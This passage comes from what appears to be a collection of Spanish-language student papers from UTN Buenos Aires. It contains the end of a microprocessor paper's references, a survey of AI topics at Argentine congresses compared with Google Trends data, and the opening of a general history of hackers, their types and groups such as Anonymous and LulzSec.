[4] D'Inca, C.O. (2014). *Los microprocesadores*. Consultado en: https://bit.ly/2Wb2bpH. Último Acceso: Septiembre 2019.

[5] Hincapié, Z., David, J., Jaramillo, J. A. y Gómez, S. (2011). *Diseño e implementación de un microprocesador de propósito específico*. Consultado en: https://bit.ly/2OU07jl. Último Acceso: Mayo 2019.

[6] Quiroga, I.P., (2010). *Arquitectura de computadoras*. (1a ed.). Buenos Aires, Argentina: Alfaomega. Último Acceso: Julio 2019.

[7] Balderrama A., Manuel A., et al. (2016). *Los Microprocesadores, Evolución y Futuro*. Rev. Inv. Est. I., La Paz, v. 8, n. 1. Consultadoen http://bit.ly/2GiIfYH. Último Acceso: Julio 2019.

[8] Sainz, J.A. (2000). *Introducción a los microprocesadores.* Consultado en: https://bit.ly/2KxMeDh. Último Acceso: Mayo 2019.

[9] Ing. Lucía Sánchez Vásquez (2015). *Unidad I: Modelos de Arquitectura de Cómputo.* Consultado en: https://bit.ly/2luZazU. Último Acceso: Septiembre 2019.

[10] M.Morris Mano (1994). *Arquitectura de computadoras.* Consultado en: https://bit.ly/2lC87XT. Último Acceso: Septiembre 2019.

Divulgación de la IA en el ámbito científico

Lotufo, Nicolas; Alvarenga, Federico; Palomino, Jesús
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract

La Inteligencia Artificial (IA) es un campo de la ciencia y la ingeniería que se ocupa de la compresión, desde el punto de vista informático, de lo que se denomina comúnmente como comportamiento inteligente. La IA se encuentra en constante evolución y creciendo en popularidad, por lo que puede resultar difícil mantenerse al día con las tendencias sobre los distintos tipos de IA más usados. El objetivo del presente estudio es realizar un relevamiento de la problemática de la Inteligencia Artificial en congresos nacionales en los últimos 5 años. Con este fin, se recopilaron alrededor de 300 publicaciones, separando aquellas relacionadas a la IA, y categorizando cada una en los distintos tipos de IA que son utilizados en ellas. Los resultados demuestran un dominio de las Redes Neuronales Artificiales por sobre los demás tipos de IA, tanto en cantidad como en crecimiento.

Palabras Clave

Inteligencia Artificial, Congresos Nacionales, Google Trends. Divulgación Científica.

Introducción

La Inteligencia Artificial (IA) es un campo de la ciencia y la ingeniería que se ocupa de la compresión, desde el punto de vista informático, de lo que se denomina comúnmente como comportamiento inteligente. También se ocupa de la creación de artefactos que exhiben este comportamiento [1].

Es una realidad que la IA evoluciona constantemente, esto lleva a observar cómo se implementa en distintas áreas, lo cual lo transforma en una importante herramienta al estar presente en muchas soluciones que mejoran la calidad de vida de las personas, y, además, favorecen el desarrollo económico del sector privado [2]. Por ejemplo, en algunos sistemas de salud se utiliza IA para facilitar y perfeccionar el diagnóstico de enfermedades [3]. En el ámbito de la educación, existen implementaciones que utilizan IA para proporcionar y facilitar la planificación, diseño y organización del docente (y luego facilitar el aprendizaje del alumno) [4]. En el sector empresarial, se utiliza para el análisis del mercado (tendencias), y así, tomar decisiones eficientes y oportunas [5]. Otro ámbito para el uso de la IA es mediante la realización de estudios "Opinion Mining" en algún Servicio de Redes Sociales (SRS). El Opinion Mining es un conjunto de técnicas de procesamiento multidisciplinarias que permiten extraer aspectos útiles sobre uno o más textos de opinión [6].

En algunos casos, las investigaciones sobre IA son presentadas, en congresos, ante la comunidad científica para ser evaluadas y divulgadas o difundidas. Los congresos son conferencias académicas, que tienen como objetivo propiciar espacios de participación, de carácter internacional, para la producción y divulgación académica, que permita la transferencia de conocimiento en educación, tecnología y ciencia [7]. Se desarrollan múltiples congresos nacionales de la disciplina, los cuales poseen un espacio en donde se difunde de IA y sus tecnologías (Redes Neuronales Artificiales, Deep Learning, Algoritmos Genéticos, entre otros).

En este contexto, el objetivo del presente trabajo es realizar un relevamiento de la problemática de la Inteligencia Artificial en congresos nacionales en los últimos 5 años y, posteriormente, analizar la relación entre los resultados obtenidos con la popularidad de búsqueda en internet entre el ámbito general y el científico. Para cumplir con el objetivo propuesto, el presente trabajo se estructura de la siguiente manera: en la primera sección, se definen los conceptos

básicos. En la segunda sección, se realiza el relevamiento de todas las publicaciones y un análisis de las mismas. En la tercera, se muestra la popularidad de los temas relacionados basado en las búsquedas en Google estos datos son extraídos través de Google Trends. En la cuarta, se realiza una comparación entre los resultados de las secciones anteriores. Finalmente, en la quinta sección, se desarrollan las conclusiones y futuras líneas de trabajo.

1. Conceptos Básicos

La Inteligencia Artificial (IA) es una disciplina de las Ciencias Computacionales que estudia la conducta del ser humano, en términos de procesos de información y su accionar, e intenta que una computadora simule dicho comportamiento determinado como inteligente. Se define IA como: la programación de máquinas competentes dedicadas a tomar decisiones de forma sistemática y funcional que la mente humana puede hacer, y así, minimizar su intervención en ciertas situaciones [8]. *"La IA es un campo de la ciencia y la ingeniería que se ocupa de la comprensión, desde el punto de vista informático, de lo que se denomina comúnmente comportamiento inteligente. También se ocupa de la creación que exhiben este comportamiento" [11].* Es un área considerada muy amplia ya que posee muchas sub-ramas con enfoques distintos pero relacionados entre sí. También es considerada multidisciplinar, porque utiliza herramientas, conceptos y métodos de otras áreas de la ciencia (como el cálculo matemático, la estadística, la informática, la robótica, la neurociencia, y otros) [10]. Indistintamente del enfoque, estas máquinas reciben datos constantemente y, a través de varios procesos, se logra entenderlos (mediante un lenguaje conocido) y razonarlos (relacionándolos unos con otros), para que luego se conviertan en información válida y relevante para la tarea asignada.

Existen algunas clasificaciones, o enfoques, principales de acuerdo a las distintas definiciones consultadas. Se diferencian, primeramente, dos grupos: el proceso del pensar humano, o sea, el razonamiento y, el comportamiento o conducta del sujeto [9]. Además, se los separa en: el comportamiento humano y el concepto ideal de inteligencia, llamado racionalismo [9]. Estas cuatro clasificaciones son: Sistemas que piensan como humanos (thinking humanly); Sistemas que actúan como humanos (acting humanly); Sistemas que piensan racionalmente (thinking rationally); Sistemas que actúan racionalmente (acting rationally).

A continuación, se detallan dichos enfoques:

Sistemas que piensan como humanos (thinking humanly): aunque su objetivo es automatizar actividades como la toma de decisiones y resolución de problemas, no se centra en esta última (únicamente), sino en emular el pensamiento humano y tomar las decisiones como tal. De la mano con la Ciencia Cognitiva, se diseñan distintos modelos para experimentar y teorizar sobre el funcionamiento de la mente humana, el objetivo de esto es construir máquinas con estas teorías y comprobar las similitudes (y diferencias) entre el razonamiento de ambas partes. Para una misma tarea, los resultados que arrojan estos sistemas son: la respuesta ante el medio y la rapidez de la misma. En caso de coincidir con el comportamiento que el humano tendría, se concluye que el proceso operativo del sistema es comparable, en esa tarea específica, a la mente humana [9].

Sistemas que actúan como humanos (acting humanly): se basa en la prueba de Turing. Alan Turing (1912-1954) propuso la idea de un "Juego de Imitación", en el que una persona interactúa con un ser humano y una computadora sin saber cuál es cual. Por ejemplo, Se tiene a un individuo y una

computadora en dos habitaciones separadas y la persona que actúa como "interrogadora" solo se comunica mediante mensajes de texto. Turing argumentó que, si el interrogador no podía distinguirlos mediante un cuestionamiento, se puede llamar inteligente a la computadora. El tema de "Acting humanly" surge principalmente cuando los programas de inteligencia artificial tienen que interactuar con las personas, como cuando un sistema experto explica cómo llegó a su diagnóstico, o si un sistema de procesamiento de lenguaje natural tiene un diálogo con un usuario. Estos programas deben comportarse de acuerdo con ciertas convenciones normales de la interacción humana para hacerse entender [9].

Sistemas que piensan racionalmente (thinking rationally): modelar el pensamiento como un proceso lógico es el objetivo, donde las conclusiones se deducen en base a la lógica simbólica. El primer intento de codificar una "manera correcta de pensar" se llamó silogismo, mediante el cual se podía llegar a una conclusión verdadera dadas premisas correctas. Esto derivó en los inicios del campo de la lógica, la cual brindó notaciones precisas para describir cosas en el mundo, así como las relaciones entre ellas. Por 1965, existían programas que, encontrar la solución de un problema brindado con notación lógica. Hay dos dificultades principales con este método. Por un lado, es complicado adaptar un problema de la vida real a un lenguaje lógico que entienda la máquina. Por otro lado, existe una diferencia entre resolver un problema en teoría y llevar a cabo la solución en práctica. En conclusión, este método resulta en un modelo idealizado del pensamiento humano, que teoriza cómo los humanos deberían pensar y razonar en un mundo ideal [12].

Sistemas que actúan racionalmente (acting rationally): agentes racionales que perciben y actúan para concretar alguna meta. Hacer inferencias correctas es parte de ser un agente racional ya que, una manera de actuar racionalmente, es razonar lógicamente hasta llegar a la conclusión de que una acción determinada alcanzará la meta de uno. Por otro lado, una inferencia correcta no es solo racionalidad, porque muchas veces existen otras situaciones donde no hay una forma probable de hacer algo correctamente, pero, aun así, algo debe hacerse. También hay formas de actuar racionalmente que no se pueden decir razonablemente para implicar inferencia; por ejemplo, sacar la mano de una sartén caliente es un acto reflejo que es mucho más efectivo que una acción tomada de forma cuidadosa, lenta y deliberada. Todas las "habilidades cognitivas" que se necesitan para el Test de Turing (El test de Turing es una prueba de la habilidad de una máquina para exhibir un comportamiento inteligente similar al de un ser humano o indistinguible de este) están ahí para permitir acciones racionales. De esta forma, se necesita la habilidad para representar el conocimiento y la razón, con este test, porque esto permite llegar a buenas decisiones en una amplia variedad de situaciones [9].

2. Relevamiento

En los Congresos de Tecnología Informática y de Sistemas se exponen distintas áreas de las ciencias y, año tras año, se procura un avance de conocimientos y experiencias con los proyectos ya presentados. En una de las categorías se presentan investigaciones de distintas tecnologías de IA incluidas dentro de las clasificaciones mencionadas en los conceptos básicos.

A continuación se presenta el relevamiento de todo el material online (a los que se pudo acceder) en la sección de "Memorias" o "Libro de Actas", presentes en las páginas web de los congresos nacionales más reconocidos [13].

La tabla 1 muestra la cantidad de artículos relacionados con IA presentados cada año, en cada uno de los congresos analizados. Se observa una cantidad mayor de artículos en WICC que en el resto de los congresos, los cuales presentan cantidades similares entre sí.

cong / Año	CONAIISI	WICC	CACIC	JAIIO
2014	6 art.	17 art.	16 art.	-
2015	-	12 art.	4 art.	12 art.
2016	5 art.	11 art.	2 art.	7 art.
2017	18 art.	12 art.	7 art.	2 art.
2018	6 art.	16 art.	6 art.	11 art.
TOTAL	35 art.	69 art.	35 art.	32 art.

Tabla 1: Cantidad de artículos relacionados de la IA por año

En la tabla 2, se contrastan los tipos de IA mencionados en los artículos con los congresos en los que se los presentan. Se ve un claro dominio de popularidad de las Redes Neuronales Artificiales por sobre los demás tipos de IA.

Congr. / Tecno.	CONAIISI	WICC	CACIC	JAIIO
Redes Neuronales	24 art.	35 art.	15 art.	21 art.
Algoritmos Genéticos	2 art.	14 art.	6 art.	3 art.
Procesamiento de Lenguaje Natural	2 art.	2 art.	1 art.	3 art.
Data Mining	2 art.	4 art.	4 art.	2 art.
Sistemas Expertos	1 art.	3 art.	1 art.	-
Otros	7 art.	12 art.	9 art.	3 art.
TOTAL	35 art.	69 art.	35 art.	32 art.

Tabla 2: Cantidad de artículos que referencian a cada uno de los tipos de IA, en cada congreso.

La tabla 3 exhibe la cantidad de los distintos tipos de IA presentados en todos los congresos en cada año. Hay un claro crecimiento en la popularidad de las Redes Neuronales Artificiales (afirmando lo expresado en la tabla 2), duplicando el número de publicaciones en 5 años. Por otro lado, se ve que los Algoritmos Genéticos y el Data Mining bajan en popularidad, mientras que los Sistemas Expertos y el Procesamiento de Lenguaje Natural se mantienen estables en una baja popularidad.

Año / Tecn.	2014	2015	2016	2017	2018
RN	15 art.	12 art.	18 art.	23 art.	28 art.
AG	6 art.	5 art.	6 art.	5 art.	1 art.
PLN	1 art.	2 art.	3 art.	1 art.	1 art.
DM	8 art.	2 art.	-	1 art.	1 art.
SE	1 art.	1 art.	2 art.	1 art.	1 art.
OTROS	10 art.	6 art.	-	10 art.	6 art.
TOTAL	41 art.	28 art.	29 art.	41 art.	38 art.

Tabla 3:Tendencia en el uso de IA a través de los años

Entre los trabajos analizados, se destacan algunos como "Aporte del Procesamiento de Lenguaje Natural a la Ingeniería de Requisitos" [14], presentado en CONAIISI en 2016, el cual desarrolla un estudio del impacto del Procesamiento de Lenguaje Natural, mostrando la mejora en calidad de los modelos de requisitos obtenida utilizando este tipo de IA. Otro artículo destacable, presentado en CACIC 2014, es "Comparative Analysis of AI Techniques to Correct the Inconsistency in the Analytic Hierarchy Process Matrix"[15], en donde se comparan métodos que involucran redes neuronales retro propagativas contra métodos que involucran máquinas de vectores de soporte, aplicando ámbos al Proceso Analítico Jerárquico, con fin de maximizar la reducción de inconsistencias.

Google Trends

Google Trends es una herramienta brindada por Google, que permite comparar la popularidad de búsqueda de múltiples palabras durante un período de tiempo determinados, permitiendo distintos filtros, que identifica las variaciones en las búsquedas en valores relativos basados en una escala de 0 a 100, donde 100 representa el punto más alto en niveles de búsquedas realizadas respecto a un término o palabra

clave; y genera un gráfico con dicha información [16].

Con esta herramienta se obtienen gráficos, a partir de los resultados de las búsquedas, para cada una de las tecnologías de IA en cada año analizado en el trabajo, así, se obtiene un promedio de búsqueda de los valores de cada gráfico.

En el presente trabajo se utilizará esta herramienta para poder generar los datos a analizar y comparar todos los temas durante los últimos años, obteniendo así, una gran cantidad de gráficos que informan sobre la popularidad de estos tópicos.

Comparación

Con los datos, gráficos y tablas anteriores, se realiza un nuevo gráfico que contiene el promedio de búsqueda de cada tema en particular, durante cada año. En los párrafos siguientes se explica la relación de los mismos con las tablas 1, 2 y 3.




Gráfico 1: porcentaje de búsqueda promedio, expresados en puntos, de los temas más importantes en los últimos 5 años.

En el gráfico 1 se puede ver que los Algoritmos Genéticos (AG) y el Data Mining (DM) predominan en popularidad, con DM disminuyendo en popularidad en los últimos años. Mientras que Sistemas Expertos (SE) y Redes Neuronales Artificiales (RNA) tienen unos valores bastante equilibrados. Y por último, Procesamiento de Lenguaje Natural (PLN) que presenta niveles irregulares durante el tiempo estudiado.

A partir de esto, se comparan algunos de los resultados obtenidos durante el relevamiento en cuanto a la divulgación de artículos relacionados con Redes Neuronales Artificiales, (que indican una mayoría de investigación de IA) con la popularidad en el ámbito general, siendo esta la segunda menos popular después de los Sistemas Expertos. Es decir, que al ámbito científico le interesa más las Redes Neuronales Artificiales que a los ajenos a él.

Al contrario de lo presentado en la tabla 3 en la cual la presentación de trabajos sobre "Procesamiento de Lenguaje Natural" es prácticamente nula en el gráfico 5 se muestra una popularidad alta en las búsquedas en internet siendo incluso siendo en el año 2018 el más popular cuando solo se presento un artículo. O sea, que el ámbito ajeno a la investigación profesional de la IA le atrae mas que a los científicos.

En el caso de los Sistemas Expertos, se observa un nivel alto de interés, constante, a través del tiempo estudiado que es opuesto a la cantidad de trabajos presentados por año. Sin embargo, el promedio de búsquedas en el año 2018 se relaciona con la cantidad de trabajos presentados en ese año en los 4 congresos analizados.

En cuanto a Data Mining, el interés en el público es considerablemente mayor que en el ámbito científico. Por otro lado, el interés general por las Redes Neuronales Artificiales presenta un crecimiento

proporcional a aquel del número de trabajos presentados en congresos.

Conclusiones

Luego del trabajo realizado, y como consecuencia de lo analizado se puede concluir que los avances de IA en los últimos años no se ven claramente reflejados en el aumento de trabajos presentados en los diferentes congresos nacionales. También se observa en los datos la predominancia de este tipo de presentaciones en el congreso "WICC" con aproximadamente el doble de publicaciones de artículos referidos a IA comparado al resto de congresos.

Además gracias a los gráficos con los datos de Google Trends se observa como las búsquedas en internet en esta región no se corresponden con las temáticas que si son más populares a la hora de presentar trabajos sobre IA; esto se ve claramente reflejado en la temática "Redes Neuronales Artificiales", en la tabla 3, es la temática de la cual se presentan más trabajos; por el contrario, en el gráfico 4 se ve que es unas de las temáticas menos buscadas en internet por la comunidad.

Como futuras líneas de trabajo, se propone realizar un análisis exhaustivo sobre en que áreas predomina cada tipo de IA, destacando sus usos y enumerando las ventajas y desventajas de cada uno.

Referencias

[1] E. A. Diaz Ballesteros, C. E. Castro Calderón, "La inteligencia artificial y su aprendizaje en las computadoras", FUAC, Colombia. [Online] Available: https://bit.ly/2W23JSU . Last accessed: May. 14, 2019.

[2] M. Frank, P. Roehrig, B. Pring, "*What To Do When Machines Do Everything*", Wiley. Available: https://tinyurl.com/y4yaasg4 Last accessed: May. 19, 2019.

[3] Lugo-Reyes, S. O., Maldonado-Colín, G., Murata, C., *Inteligencia artificial para asistir el diagnóstico clínico en medicina en Revista Alergia México* [en línea] 2014, 61 (abril-junio). ISSN 0002-5151. Disponible en: https://bit.ly/2uTUEPI Last accesed: May 16, 2019.

[4] B. Gros Salvat, "La inteligencia artificial y su aplicación en la enseñanza" en *Comunicación, lenguaje y educación*, vol. 4, no 13, Logroño, España, 1992, p. 73-80, _ISSN 0214-7033 Disponible en: https://bit.ly/2EicWwc Last accessed: May. 19, 2019.

[5]M. d. C. Sosa Sierra, "Inteligencia artificial en la gestión financiera empresarial" en *Revista científica Pensamiento y gestión*, Barranquilla, Atlántico, Colombia, 2011, 23. Disponible en: https://bit.ly/2tOSVZ3 Last accessed: May. 21, 2019.

[6] P. X. Galvez Arias, P. J. Guzman Ramos, L. A. Chipana Vila, C. A. Trigoso Valeriano. "*Análisis de publicaciones en redes sociales para empresas utilizando inteligencia artificial*",PERSPECTIV@S ,vol. 15, no. 15, pp. 45-50,2015. [Online] Available: https://bit.ly/2Ekzv3d Last accessed: May. 21, 2019.

[7] Pagina web de congreso Jaiio 2017. http://47jaiio.sadio.org.ar/index.php?q=asai Last accessed: Aug 30, 2019.

[8] Galipienso, M. I. A., Quevedo, M. A. C., Pardo, O. C., Ruiz, F. E., Ortega, M. A. L, *Inteligencia artificial: modelos, técnicas y áreas de aplicación*, Alicante, España, 2003, prólogo, ISBN: 978-84-9732-183-9. Disponible en: https://bit.ly/2JIDqLP Last accessed: May. 28, 2019.

[9] S. J. Russell, P. Norvig *Artificial Intelligence: A Modern Approach*, vol 1, cap 1, Englewood Cliffs, New Jersey, 1995. Disponible en: https://bit.ly/2FBivVj Last accessed: May. 28, 2019.

[10] Benítez, R., Escudero, G., Kanaan, S., Rodó, D. M., *Inteligencia artificial avanzada*, Barcelona, España 2014, Capitulo 1, ISBN:978-84-9029-887-9 Disponible en: https://bit.ly/2QzwzVC Last accessed: May. 29, 2019.

[11] Shapiro, S.C. *Encyclopedia of artificial intelligence*, v. 1 Michigan University, EEUU, 1992. ISBN: 978-04-7150-307-1 Last accessed: May. 29, 2019.

[12]"design and implementation of software applications 2" Available: https://bit.ly/2KunVXb Last accessed: Sep. 5,2019

[13] Documento con el relevamiento. https://drive.google.com/open?id=1Qwx2MpQ1UIN3cSU7teNWtoOmPVJY_Yv7 Last accessed: Aug. 28,2019

[14] C.Litvak, J. Doorn, F. Velázquez Santillán, D. Lo Giudice, X.Milla, S. Cáceres, "Aporte del Procesamiento de Lenguaje Natural a la Ingeniería de Requisitos" , in CONAIISI, 2016.[Online] Available: https://bit.ly/2zH66Of Last accessed: Aug. 28,2019

[15] F. Favret, F.M.Rodríguez, M.D.Labat, "Comparative Analysis of AI Techniques to Correct the Inconsistency in the Analytic Hierarchy Process Matrix ", in CACIC 2014, [Online] Available: https://bit.ly/2ZDvVJ Last accessed: Sep. 4,2019

[16] Pagina de Google Trends https://support.google.com/trends/answer/6248105?hl=es-419&ref_topic=62480 Last accessed: Sep. 5,2019

Los Hackers

Gabito Brodsky, Bernardo; Forlizzi, Sebastián; Barbieri, Tomás; Prieto Espeche, Alejandro; Herrera Neri, Facundo
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
Existen numerosas clases de hackers con distintos objetivos y pretensiones, sin embargo, este concepto en la sociedad se encuentra errónea y fuertemente arraigado al estereotipo de delincuente informático. En el presente trabajo se desarrolla el claro concepto de hacker, así como también se analizan diversos tópicos relacionados, tales como ciberataques globales y técnicas de seguridad informática.

Palabras Clave:
Hacktivismo, Ética, Seguridad Informática, Ciberataque, Cracker**.**

Introducción

El término “hacker” tiene su origen en el Instituto de Tecnología de Massachusetts (MIT), en la segunda mitad del siglo XX [1]. En la actualidad, debido a la desinformación de los medios de comunicación masivos, la idea de hacker se encuentra asociada a la del pirata cibernético, refiriéndose a un delincuente que realiza actividades ilícitas en el campo de la informática. Sin embargo, de acuerdo a su definición, es erróneo limitar la palabra “hacker” a actividades de índole ilegal. En diciembre de 2017, la RAE aceptó la connotación de experto informático, dando a “hacker” el estatuto original de profesional de la seguridad informática [2] y dándole a la palabra “cracker” el significado de pirata informático [3].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de “Sistemas y Organizaciones”, primer año de cursada) es analizar al hacker desde un punto de vista informático, sus diferentes roles, clasificaciones, métodos, objetivos, y su impacto en la tecnología.

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se define el concepto general de hacker, sus motivaciones y objetivos; en la sección 2, se analiza la historia del hacker sus clasificaciones; en la sección 3, se estudian los grupos históricos más importantes de hackers; en la sección 4, se profundiza sobre los ciberataques más destacados de la historia; en la sección 5, se analizan técnicas y herramientas para defenderse de un hacker. Finalmente, en la sección 6 se desarrollan las conclusiones y futuras líneas de trabajo.

1. Concepto de hacker, sus motivaciones y objetivos

Los autodenominados “hackers” son las personas que se dedican a programar, a buscar y difundir información, a elaborar software gratuito, entre otras cosas [5]. Difieren de los llamados “crackers”, ya que éstos son los que irrumpen con la seguridad de forma maliciosa, separándose de los objetivos reales de los hackers [4]. Aunque en la Informática el término de hacker se utiliza para referirse a un individuo que posee gran conocimiento sobre algún área de dominio técnico e informático, también es posible extender este concepto hacia otras disciplinas y no solo quedarse en el “hacker de software”. De esta forma, se puede definir como cualquier persona que le apasiona el conocimiento, aprendizaje, descubrimiento y funcionamiento de las cosas [4].

Entre los objetivos perseguidos por los hackers se encuentra el “hacktivismo”, que trata de usar técnicas de la informática hacker con fines activistas y de justicia social [6]. Las motivaciones que pueden tener determinados hackers, pueden ser la de espiar a otras compañías, con el fin de obtener ventaja sobre la competencia, esto le daría ventaja a dicha compañía sobre la otra, lo cual es conocido como espionaje corporativo [7]. Otra motivación, fuera del

ámbito de las empresas, es la de obtener información privada de personas de perfil público, para así comprometerlas. Los hackers buscan que sus motivaciones y éticas sean vistas de forma legítima, y no de forma malintencionada, ya que el hacking es ampliamente considerado ilegal: es estigmatizado, desacreditado y perseguido por los medios de comunicación y la cultura corporativa [7].

2. Historia de los Hackers y su clasificación

Los orígenes de la cultura hacking datan del año 1961, cuando el Massachusetts Institute of Technology (MIT) adquiere la primera PDP-1, creando herramientas de programación y toda una cultura en torno a ella, que parece haber sido la primera en adoptar el término "hacker" [8]. Los hackers del Tech Model Railroad Club se convirtieron en el núcleo del Laboratorio de Inteligencia Artificial del MIT, centro de investigación sobre Inteligencia Artificial [8].

A inicios de los años ochenta casi todo el software era privativo, lo que significa que tenía dueños que prohibían e impedían la cooperación entre usuarios. De ahí surge el Proyecto GNU (GNU's Not Unix) [41]. El proyecto trata de un sistema operativo similar a Unix que incluye un núcleo, compiladores, editores, procesadores de texto, software de correo, interfaces gráficas, bibliotecas, y juegos, entre otras cosas [9]. Por todo esto, escribir un sistema operativo completo conlleva mucho trabajo. La *Free Software Foundation*, se creó en octubre de 1985 con el objetivo inicial de recaudar fondos para ayudar a programar GNU.

A principios de 1990 ya se habían encontrado y programado los componentes principales excepto uno, el núcleo. En 1991 Linus Torvalds programó Linux, un núcleo similar a Unix, y en 1992 lo convirtió en software libre. La combinación de Linux con el sistema GNU, que ya estaba prácticamente íntegra, formó un sistema operativo completo: el sistema GNU/Linux [42]. Se estima que existen decenas de millones de personas que en la actualidad utilizan sistemas GNU/Linux, habitualmente mediante distribuciones de GNU/Linux. La versión principal de Linux actualmente contiene elementos binarios de *firmware* que no son libres, por eso partidarios del software libre mantienen una versión modificada libre de Linux denominada Linux-libre [9].

A finales de los 90, las principales actividades dentro de la cultura hacker eran el desarrollo de GNU/Linux y la universalización de Internet [8]. La World Wide Web había convertido a Internet en un medio de comunicación de masas y muchos de los hackers de los 80 y principios de los 90 montaron proveedores de servicios Internet con la intención de proporcionar acceso al gran público.

Según [10; 11], a lo largo de esta historia los hackers se dividieron en:

Crackers: también conocidos como "blackhats". Son aquellos piratas informáticos que tienen como objetivo atacar a un sistema informático con el fin de un beneficio propio o simplemente para causar algún daño al sistema en cuestión, motivados por ideas religiosas, políticas o personales. Por ejemplo, un Cracker podría acceder a ordenadores de una empresa para modificar registros financieros.

Sniffers: se dedican a rastrear y tratar de recomponer y descifrar los mensajes que circulan por redes de ordenadores como Interne.

Virii Makers: expertos informáticos que se dedican a crear virus. En algunos casos se utilizan para obtener datos personales de las víctimas, en especial asociados a transacciones bancarias, para luego cometer fraudes o estafas con los mismos. También existen creadores de virus motivados por ideas o creencias, como los Virii Makers Antimicrosoft, que tienen como objetivo

evidenciar las falencias y desventajas de los productos de Microsoft.

Warez: tienen como objetivo quitar las restricciones de distribución de softwares pagos y propagarlos de manera gratuita por Internet.

3. Grupos históricos más importantes de hackers

No son pocos los ciberataques que han sufrido y siguen sufriendo actualmente los diferentes entes tanto gubernamentales como empresariales. En esta sección, se analizan los grandes grupos históricos de "hackers de sombrero negro" (Crackers), en virtud de conocer sus estructuras, objetivos y ataques más importantes.

El primer grupo a analizar, y probablemente el más reconocido a nivel mundial, es Anonymous. Este grupo se originó, desarrolló y desenvolvió completamente en la red, y tiene como lema "El conocimiento es libre, somos Anonymous, somos legión, no perdonamos, no olvidamos, espéranos" [12]. Como bien señaló Sophia Battochio en su ensayo, haciendo uso de una analogía entre la estructura del grupo y la estructura de una planta, "…el tallo de Anonymous es la indignación contra el sistema en general y las raíces y brotes son múltiples, van desde el rechazo al límite de la libertad de expresión, las acciones para frenar la censura y la denuncia por falta de transparencia hasta la corrupción y los privilegios de la política." [13]. En cuanto a la estructura jerárquica del grupo, uno de sus integrantes, cuyo nombre permanece en anonimato, declaró en una entrevista con los medios de comunicación que los integrantes se organizan en colmenas, y a su vez en enjambres que pertenecen a ellas. Dichas colmenas se encuentran divididas bajo criterios de afinidad e ideales entre sus miembros, pero con el mismo objetivo general. Las decisiones son tomadas en conjunto por todos los miembros de dichas colmenas, y nadie tiene mayor autoridad o responsabilidad dentro de ellas [14]. Los miembros de Anonymous sostienen el hecho de que éste no es un grupo en sí, sino una idea, y que por ende no se habla de unirse, sino de compartir sus pensamientos, causas y objetivos, ya que éstos conciernen a los derechos de las personas y pueden ser aplicados a todo el mundo. Este grupo acciona mediante el método de ciberataque DDoS, que consiste en sobrecargar los servidores de una página web mediante el envío de constantes peticiones hasta que el mismo colapse [22]. Siguiendo este método, Anonymous llevó a cabo numerosas acciones dentro de las cuales se encuentran: la defensa de WikiLeaks mediante dos ataques a Amazon, PayPal, MasterCard, Visa y al banco suizo PostFinance; la Operación Megaupload, en la cual atacó a entes como el FBI y el departamento de justicia de EE. UU; y la Operación Túnez, en la que el grupo atacó a los sitios del gobierno del país a causa de una filtración de Wikileaks que exponía la corrupción del mismo, entre otras [15].

El segundo grupo a analizar, es Lulzsec. Este grupo cuenta con seguidores en todo el mundo, pero sienta sus bases en Inglaterra, Irlanda y Estados Unidos. Su lema es "Riéndonos de tu seguridad desde 2011" o "La última línea de defensa de la frontera digital" [16]. En cuanto a sus objetivos, no se encuentran detallados con claridad por ninguna fuente, ya que las opiniones se encuentran divididas entre los que sostienen que actúan con los mismos fines que Anonymous, y los sostienen que sus acciones son únicamente consecuencias de su sed de diversión, basándose en los mensajes sarcásticos emitidos por el mismo grupo en cada uno de sus ataques [16]. A diferencia de Anonymous, Lulzsec cuenta con una línea de mando bien definida, con tres miembros encabezando las actividades de todo el grupo, cuyos seudónimos son Sabu, Topiary y Kayla [16]. Sus primeras apariciones fueron en mayo de 2011, cuando realizaron un ataque a la cadena FOX dando a conocer los nombres de los participantes del programa "The X Factor" [16]. Posteriormente, su fama aumentó cuando en

junio del mismo año atacaron las bases de datos de la compañía Sony, extrayendo los datos de miles de usuarios de PS3 y, en ese mismo mes, también atacaron a la CIA, inutilizando su sitio web [16]. Actualmente, la mayor parte del grupo se encuentra disuelto a causa de que su principal miembro, Sabu, fue arrestado en el año 2011 y delató a los otros 7 miembros del grupo: Topiary, Kayla, T-Flow, Avunit, Pwnsauce, Palladium y Anarchaos [17].

